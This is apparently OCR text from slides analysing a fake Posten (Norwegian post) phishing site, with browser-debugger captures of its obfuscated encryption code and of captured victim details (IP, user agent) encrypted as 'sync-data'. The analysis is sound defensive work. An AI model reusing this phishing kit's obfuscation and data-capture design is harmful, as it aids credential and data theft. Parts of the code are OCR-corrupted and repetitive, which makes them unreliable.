
What exactly is going on here?


- Developer is trying to obfuscate things
  - Challenge accepted!
- “type” and “room” are 16-bytes of hex
  - MD5?
- “data” is something that’s been Base64 encoded
  - Decoding returned mostly garbage
  - Contained the string “Salted”
  - Probably encrypted


```
{
  "msg": {
    "type":
"824d02e7cf6ec64a44710b06ef8cfa0e",
    "data":
"U2FsdGVkX19JWH3V+KnWIdPjzlF/wBhLj4W/rYov
dJmHineTSuwIxfkSQyLycrSfTyBEAai8R6yrLQnIc
d3FtjqDoXPyh9j28hXEyaYAjyo4ZuTx0jaaJE/CdV
0F/[snipped]"
  },
  "user": [],
  "room": [
    "21232f297a57a5a743894a0e4a801fc3"
  ]
}
```


Posten: Post- og frakttje
https://post.lol/NO/
Navnet Ditt
f
Paused in debugger
Adresse
Gateadresse eller husnummer
Detaljert Adresse (Valgfritt)
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
Page
Workspace
3c43d40d4NSQZ.js
3ebd86c04NSQZ.js
e58bd3d94NSQZ.js
c27b69114NSQZ.js
36ba9a1f4NSQZ.js
top
post.lol
NO
assets
3c43d40d4NSQZ.js
3ebd86c04NSQZ.js
4d3594654NSQZ.js
09bf01f84NSQZ.js
36ba9a1f4NSQZ.js
5850f31b4NSQZ.js
c27b69114NSQZ.js
e58bd3d94NSQZ.js
edff40214NSQZ.js
f2dc99714NSQZ.js
fffde64f4NSQZ.js
index-84805380.js
4cd1ec68cr7Qm.css
7c3ff195cr7Qm.css
beb21690cr7Qm.css
e9841a77cr7Qm.css
f6170fbbcr7Qm.css
NO/
var lY = lL;
q[lY(0x19e)][lY(0x2ba)](this),
this['_doReset']();
},
'process': function(Q9) {
var lR = lL;
return this['_append'](Q9),
this[lR(0x1ad)]();
},
'finalize': function(Q9) {
var lM = lL;
Q9 && this[lM(0x1b8)](Q9);
var QQ = this[lM(0x231)]();
return QQ;
},
'keySize': 0x80 / 0x20,
'ivSize': 0x80 / 0x20,
'_ENC_XFORM_MODE': 0x1,
'_DEC_XFORM_MODE': 0x2,
'_createHelper': (function() {
function Q9(QQ) {
var lo = a30b;
return typeof QQ == lo(0x156) ? Q8 : Q5;
}
return function(QQ) {
return {
'encrypt': function(Qb, QV, Qk) {
var lp = a30b;
return Q9(QV)[lp(0x1c4)](QQ, Qb, QV, Qk);
},
'decrypt': function(Qb, QV, Qk) {
var lx = a30b;
return Q9(QV)[lx(0x280)](QQ, Qb, QV, Qk);
}
};
}
;
}())
});
G['StreamCipher'] = K['extend']({
'_doFinalize': function() {
var lN = lL
, Q9 = this[lN(0x1ad)](!0x0);
encrypt
18 matches
Aa
.*
Cancel
Line 1, Column 55102
Coverage: n/a
Paused on breakpoint
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
e58bd3d94NSQZ.js
var a30bc=a30b;(function(b,k){var bw=a30b,l=b();while(!![]){try{var S=-parseInt(bw(0x1a1))/0x1+-parseInt(bw…
1
Scope
Local
this: Object
QV: "sync-data"
Qb: "{\"id\":1,\"domain\":\"post.lol\",\"ip\":\"192.168.100.169\",\"ua\":\"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 li
Qk: undefined
lp: undefined
Closure (G.<computed>.q.<computed>._createHelper)
Closure
Closure
Closure
Closure
Module
Global
Window
Call Stack
encrypt
e58bd3d94NSQZ.js:1
a30i.deep
e58bd3d94NSQZ.js:1
Je
index-84805380.js:1
we
index-84805380.js:1
z
index-84805380.js:1
Je
index-84805380.js:1
Ks
index-84805380.js:1
Promise.then (async)
Us
index-84805380.js:1
vr
index-84805380.js:1
K
index-84805380.js:1
Lr
index-84805380.js:1
$n
index-84805380.js:1


NO
assets
3c43d40d4NSQZ.js
3ebd86c04NSQZ.js
4d3594654NSQZ.js
09bf01f84NSQZ.js
36ba9a1f4NSQZ.js
5850f31b4NSQZ.js
c27b69114NSQZ.js
e58bd3d94NSQZ.js
edff40214NSQZ.js
f2dc99714NSQZ.js
fffde64f4NSQZ.js
index-84805380.js
4cd1ec68cr7Qm.css
7c3ff195cr7Qm.css
beb21690cr7Qm.css
e9841a77cr7Qm.css
f6170fbbcr7Qm.css
NO/
'process': function(Q9) {
var 1R = 1L;
return this['_append'](Q9),
this[1R(0x1ad)]();
},
'finalize': function(Q9) {
var 1M = 1L;
Q9 && this[1M(0x1b8)](Q9);
var QQ = this[1M(0x231)]();
return QQ;
},
'keySize': 0x80 / 0x20,
'ivSize': 0x80 / 0x20,
'_ENC_XFORM_MODE': 0x1,
'_DEC_XFORM_MODE': 0x2,
'_createHelper': (function() {
function Q9(QQ) {
var lo = a30b;
return typeof QQ == lo(0x156) ? Q8 : Q5;
}
return function(QQ) {
return {
'encrypt': function(Qb, QV, Qk) {
Qb = "{\"id\":1,\"domain\":\"post.lol\",\"ip\
var lp = a30b;
return Q9(QV)[lp(0x1c4)](QQ, Qb, QV, Qk);
},
'decrypt': function(Qb, QV, Qk) {
var lx = a30b;
return Q9(QV)[lx(0x280)](QQ, Qb, QV, Qk);
}
};
}
;
}())
});
G['StreamCipher'] = K['extend']({
'_doFinalize': function() {
var 1N = 1L
, Q9 = this[1N(0x1ad)](!0x0);
encrypt
18 matches
Aa
.*
Cancel
Line 1, Column 55102
Coverage: n/a
Breakpoints
Pause on uncaught exceptio
Pause on caught exceptions
e58bd3d94NSQZ.js
var a30bc=a30b;(funct
Scope
Local
this: Object
QV: "sync-data"
Qb: "{\"id\":1,\"domain
Qk: undefined
lp: undefined
Closure (G.<computed>.q.
Closure
Closure
Closure
Closure
Module
Global
Call Stack
encrypt
a30i.deep
Je
we
z
Je
Ks
Promise.then (async)
Us
vr
K
Lr
$n
$e


DOM Invader
36ba9a1f4NSQZ.js
Paused on breakpoint
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
e58bd3d94NSQZ.js
var a30bc=a30b;(function(b,k){var bw=a30b,l=b();while(!![]){try{var S=-parseInt(bw(0x1a1))/0x1+-parseInt(bw…
1
Scope
Local
this: Object
QV: "sync-data"
Qb: "{\"id\":1,\"domain\":\"post.lol\",\"ip\":\"192.168.100.169\",\"ua\":\"Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 li
Qk: undefined
lp: undefined
Closure (G.<computed>.q.<computed>._createHelper)
Closure
Closure
Closure
Closure
Module
Global
Window
Call Stack
encrypt
e58bd3d94NSQZ.js:1
a30i.deep
e58bd3d94NSQZ.js:1
Je
index-84805380.js:1
we
index-84805380.js:1
z
index-84805380.js:1
d\":1,\"domain\":\"post.lol\",\"ip\

